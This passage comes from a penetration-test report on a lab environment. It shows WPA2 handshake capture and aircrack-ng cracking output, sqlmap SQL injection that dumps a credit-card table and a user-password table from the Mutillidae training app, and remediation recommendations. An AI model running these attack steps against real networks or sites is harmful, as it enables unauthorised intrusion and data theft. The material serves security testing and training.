- Services installed were running with default configuration such as Apache. Web application hosted in 10.0.2.15 is running multiple security vulnerability such as SQL injection and XSS. An attacker can gain access to customer information and manipulate it. Mutillidae must implement input validation and re-design the web application component. Best practice is to have 3-tier design. At least the application server and DB server should be hosted in deferent servers and segregated by a firewall.

1.6. Summary of Recommendation

Adopt defense-in-depth approach where Mutillidae utilizes variety of security tools/systems and processes to protect its assets and information. Among these:

- Deploy Host Intrusion Prevention Systems –HIPS or NGIPS on servers and desktops, also enable IPS on each server.
- Perform security hardening on servers in the production environment especially those in the Internet and/or external SolarWinds.
- Implement Patch management system(s) to provide centralized control over fixes, updates and patches to all systems, devices and equipments. This will minimize overhead on operations team and will elevate security resistance.
- Mutillidae has to implement input validation and re-design the web application component. Best practice is to have 3-tier design. At least the application server and DB server should be hosted in deferent servers and segregated by a firewall.
- Upgrade for both servers to the Latest Version of Debian Distribution.
- Change the hash algorithm used to store password to SHA512 to prevent crack the hash if any leak of data happened and create the hash with salt to make it harder.
- Conduct vulnerability assessment at least twice a year and penetration testing at least once a year or if there is a major change in the information assets.
- Develop and implement a training path for the current IT staff
- Use complex password for router and every single user contain combination Letters and Numbers and symbols.

2. Methodology

Figure 3 Penetration Testing Methodology

For each server and Device, it will be the same steps in penetration test Methodology

2.1.a Planning (Router)

During planning we gather information from public sources to learn about target:

· People and culture

· Technical infrastructure

· Given information from the company that has been agree through SLA.

After first scan using Adapter, it was possible to capture traffic for the network that the company using.


```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

```
┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng start wlan0

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    523 NetworkManager

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Ralink Technology, Corp. MT7601U
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]wlan0)

┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```


2.2.a Exploitation

Utilizing the information gathered in Planning we start to find the ESSID for Router “omar” and Encryption type WPA2 that we discovered after scanning and planning phase.

In first step we scan to capture the traffic as shown bellow.



In this part we run the airodump to capture the traffic on channel 8 after that run another command aireplay to deauth the client that connected to the router and wait to connect again to capture the handshake.



After capture the traffic now it's the time to crack the password using aircrack and using list rockyou for that.

```
┌──(kali㉿kali)-[~/capstone/rotuer]
└─$ sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt ./wifi_cap-01.cap
Reading packets, please wait...
Opening ./wifi_cap-01.cap
Read 16258 packets.

   #  BSSID              ESSID                     Encryption

   1  A0:57:E3:2C:93:AF  omar                      WPA (1 handshake, with PMKID)

Choosing first network as target.

Reading packets, please wait...
Opening ./wifi_cap-01.cap
Read 16258 packets.

1 potential targets
```

```
                               Aircrack-ng 1.6

      [00:00:18] 89957/14344392 keys tested (5035.96 k/s)

      Time left: 47 minutes, 10 seconds                          0.63%

                             KEY FOUND! [ omaromar ]


      Master Key     : 54 69 6E 55 2A C9 28 01 35 4E 26 3B 46 29 B8 D7
                       34 EA 36 D7 29 C5 A7 F8 3D B4 91 29 0E 3C 37 05

      Transient Key  : 2D 13 5C 29 AE 0A 75 07 02 17 8B 35 5C 06 BD 51
                       B3 A6 FE 25 0A 11 C9 B4 16 AD B5 5D 2E 5A CE DF
                       5A CB 29 FB 08 7A CD 9B 4F 17 C1 7E 8A 3C 2F A6
                       F6 4C B4 1B 15 87 19 C3 17 6E 0B 98 87 7B D0 99

      EAPOL HMAC     : 2B C7 D9 B5 73 4B 18 45 BC 32 6C 6E 99 DD FB F1
```

weak credential in Wi-Fi password

Threat Level

Low

Vulnerability


Low

Recommendations:


Change the password for the router and use complex password and min length 14 character also use combination of letters, upper case, lower case, numbers and symbols.

2.1.b Planning (OWASP)


After gain access to network, in first step we start enumerate about the network and find what online host are up.




After scan for all ports on the network the only host that respond OWASP swerver with IP 10.0.2.14 with few opening ports




After checking the website that runs on port 80 we found this page with a login page as shown below.






Testing random data to capture the traffic and see what details that we can get.

After capture the traffic I saved it as txt file to use it in next stage of exploitation.





2.2.b Exploitation

Through the enumeration steps we saved a txt file to use it in SQL-map tool that will enumerate for any possible to any or most common SQL injection commands that the login page may will be affected and enumerate for any kind of databases might the login page have.




Now we can see for sure that the website are vulnerable for SQL injection and a lot of databases and juice info about the website.





After checking what databases, we can dump the database and check if it is possible to identify our target and start checking if there any information stored in account table.




```
[19:34:23] [INFO] retrieved: '8242325748474749'
[19:34:23] [INFO] retrieved: '461'
[19:34:24] [INFO] retrieved: '2016-03-01'
[19:34:25] [INFO] retrieved: '4'
[19:34:26] [INFO] retrieved: '7725653200487633'
[19:34:26] [INFO] retrieved: '230'
[19:34:27] [INFO] retrieved: '2017-06-01'
[19:34:28] [INFO] retrieved: '5'
[19:34:28] [INFO] retrieved: '1234567812345678'
[19:34:29] [INFO] retrieved: '627'
[19:34:30] [INFO] retrieved: '2018-11-01'
Database: mutillidae
Table: credit_cards
[5 entries]
+------+-----+--------------------+-------------+
| ccid | ccv | ccnumber           | expiration |
+------+-----+--------------------+-------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+--------------------+-------------+

[19:34:30] [INFO] table 'mutillidae.credit_cards' dumped to CSV file '/home/kali/.local/share
/sqlmap/output/192.168.1.7/dump/mutillidae/credit_cards.csv'
[19:34:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/out
put/192.168.1.7'

[*] ending @ 19:34:30 /2022-12-27/
```

After dumping the database, I tried manual brute forcing and used every user and password listed and see if it will help me to get a user shell in the system through SSH service and one of them works “user”.

```
+-----+----------+----------------------------------+-------------------------------+----------+
| cid | username | password                         | mysignature                   | is_admin |
+-----+----------+----------------------------------+-------------------------------+----------+
|   1 | admin    | admin                            | Monkey!                       | TRUE     |
|   2 | adrian   | somepassword                     | Zombie Films Rock!            | TRUE     |
|   3 | john     | monkey                           | I like the smell of confunk   | FALSE    |
|   4 | jeremy   | password                         | d1373 1337 speak              | FALSE    |
|   5 | bryce    | password                         | I Love SANS                   | FALSE    |
|   6 | samurai  | samurai                          | Carving Fools                 | FALSE    |
|   7 | jim      | password                         | Jim Rome is Burning           | FALSE    |
|   8 | bobby    | password                         | Hank is my dad                | FALSE    |
|   9 | simba    | password                         | I am a super-cat              | FALSE    |
|  10 | dreveil  | password                         | Preparation H                 | FALSE    |
|  11 | scotty   | password                         | Scotty Do                     | FALSE    |
|  12 | cal      | password                         | Go Wildcats                   | FALSE    |
|  13 | john     | password                         | Do the Duggie!                | FALSE    |
|  14 | kevin    | 42                               | Doug Adams rocks              | FALSE    |
|  15 | dave     | set                              | Bet on S.E.T. FTW             | FALSE    |
|  16 | patches  | tortoise                         | meow                          | FALSE    |
|  17 | rocky    | stripes                          | treats?                       | FALSE    |
|  18 | user     | ee11cbb19052e40b07aac0ca060c23ee | User Account                  | FALSE    |
|  19 | ed       | pentest                          | Commandline KungFu anyone?    | FALSE    |
+-----+----------+----------------------------------+-------------------------------+----------+
```

After manual enumeration the password for “user” it is looks like it is stored as MD5 hashed algorithm and the next step is trying to crack the hash.

